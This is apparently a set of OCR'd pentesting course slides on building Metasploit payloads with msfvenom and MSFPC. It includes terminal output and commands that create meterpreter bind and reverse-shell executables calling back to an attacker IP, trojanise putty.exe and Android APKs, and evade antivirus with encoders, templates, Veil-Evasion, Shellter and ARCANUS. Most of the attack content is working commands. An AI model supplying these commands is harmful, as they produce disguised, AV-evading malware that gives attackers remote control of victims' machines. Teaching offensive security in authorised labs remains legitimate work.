
<BATCH> will generate as many combinations as possible: <TYPE>, <CMD + MSF>, <BIND + REVERSE>, <STAGED + STAGLESS> & <TCP + HTTP + HTTPS + FIND_PORT>
<LOOP> will just create one of each <TYPE>.

<VERBOSE> will display more information.

Msfvenom Payload Creator (MPC)

```
root@kali:~# msfpc windows bind 8080 verbose
 [*] MSFvenom Payload Creator (MSFPC v1.4.4)

 [i] Use which interface - IP address?:
 [i]   1.) lo - 127.0.0.1
 [i]   2.) eth0 - 192.168.1.178
 [i]   3.) wan - 76.186.119.190
 [?] Select 1-3, interface or IP address: eth0

 [i]        IP: 76.186.119.190
 [i]      PORT: 8080
 [i]      TYPE: windows (windows/meterpreter/bind_tcp)
 [i]     SHELL: meterpreter
 [i] DIRECTION: bind
 [i]     STAGE: staged
 [i]    METHOD: tcp
 [i]       CMD: msfvenom -p windows/meterpreter/bind_tcp -f exe \
  --platform windows -a x86 -e generic/none  LPORT=8080 \
  > '/root/windows-meterpreter-staged-bind-tcp-8080.exe'

 [i] windows meterpreter created: '/root/windows-meterpreter-staged-bind-tcp-8080.exe'

 [i] File: PE32 executable (GUI) Intel 80386, for MS Windows
 [i] Size: 76K
 [i]  MD5: 963273faac41de85ab065ceb718810de
 [i] SHA1: bca1ee8ca97ace1d0bcef837a81aa8b96ad1ed6c

 [i] MSF handler file: '/root/windows-meterpreter-staged-bind-tcp-8080-exe.rc'
 [i] Run: msfconsole -q -r '/root/windows-meterpreter-staged-bind-tcp-8080-exe.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!
root@kali:~#
```

Msfvenom Payload Creator (MPC)



More with MSFVenom

- Create a x64 payload with a custom x64 custom template for Window
- msfvenom -p windows/x64/meterpreter/bind_tcp -x /tmp/templates/64_calc.exe -f exe-only > /tmp/fake_64_calc.exe

- The -b flag is meant to be used to avoid certain characters in the payload. When this option is used, msfvenom will automatically find a suitable encoder to encode the payload:
- msfvenom -p windows/meterpreter/bind_tcp -b '\x00' -f raw

But what about anti-virus


- MSFVenom uses templates found at /usr/share/metasploit-framework/data/templates on Kali. These templates are essentially empty .exe files and anti virus vendors are aware!
- For details see https://www.blackhillsinfosec.com/advanced-msfvenom-payload-generation/
- https://www.blackhillsinfosec.com/three-simple-disguises-for-evading-antivirus/

You can try to alter the shell code

- msfvenom -p windows/meterpreter/reverse_tcp lhost=YOUR_IP lport=443 -f csharp > shellcode.txt
- Will produce Csharp code for the payload, in the text file.
- Or you can write it out to C:
  msfvenom -p windows/meterpreter/reverse_tcp lhost=YOUR_IP lport=443 –f -c > shell_code.c
- Either way, you can the alter the code manually if you wish


Encoders and Templates

- -e designates the encoder we want to use
- -x designates a custom executable file to use as a template



nops


- Null operation sled
- -n



Veil-evasion


First, install it: apt-get install veil-evasion

Note: this takes a while and sometimes the install fails



Veil-evasion

Troubleshoot install issues with these commands




If you still get an error try:

mv /var/cache/apt/archives/lock /var/cache/apt/archives/lock_bak

The new Veil

This will install a number of different items and takes a bit of time



Shelter

- https://null-byte.wonderhowto.com/how-to/hack-like-pro-evade-av-software-with-shellter-0168504/

- Shelter has done quite well in multiple studies

- It can run on Kali or Windows system, download Shelter https://www.shellterproject.com/download/

Inject Metasploit Into some program

- sfvenom -a x86 --platform windows -x **putty.exe** -k -p windows/meterpreter/reverse_tcp lhost=192.168.1.101 -e x86/shikata_ga_nai -i 3 -b "\x00" -f exe -o puttyX.exe

- Obviously you can also inject into an apk, a known apk. Then you need not worry about digitally signing, it should already be signed.

Inject Metasploit Into some program

- msfvenom -p android/meterpreter/reverse_tcp
- LHOST=192.168.1.76 LPORT=4444 R > someapp.apk
- As stated, it can be inserted into an APK
- https://pentestlab.blog/2017/03/13/injecting-metasploit-payloads-into-android-applications/
- https://null-byte.wonderhowto.com/how-to/embed-metasploit-payload-original-apk-file-part-2-do-manually-0167124/


ARCANUS

Note: despite the creators claims, sometimes it just doesn't work

git clone https://github.com/EgeBalci/ARCANUS.git


Cd ARCANUS

./ARCANUS




ARCANUS

- If you skip this part it won't work



ARCANUS

- Pick a menu option (2 for Windows)
- Enter the KALI ip and the port you want




ARCANUS

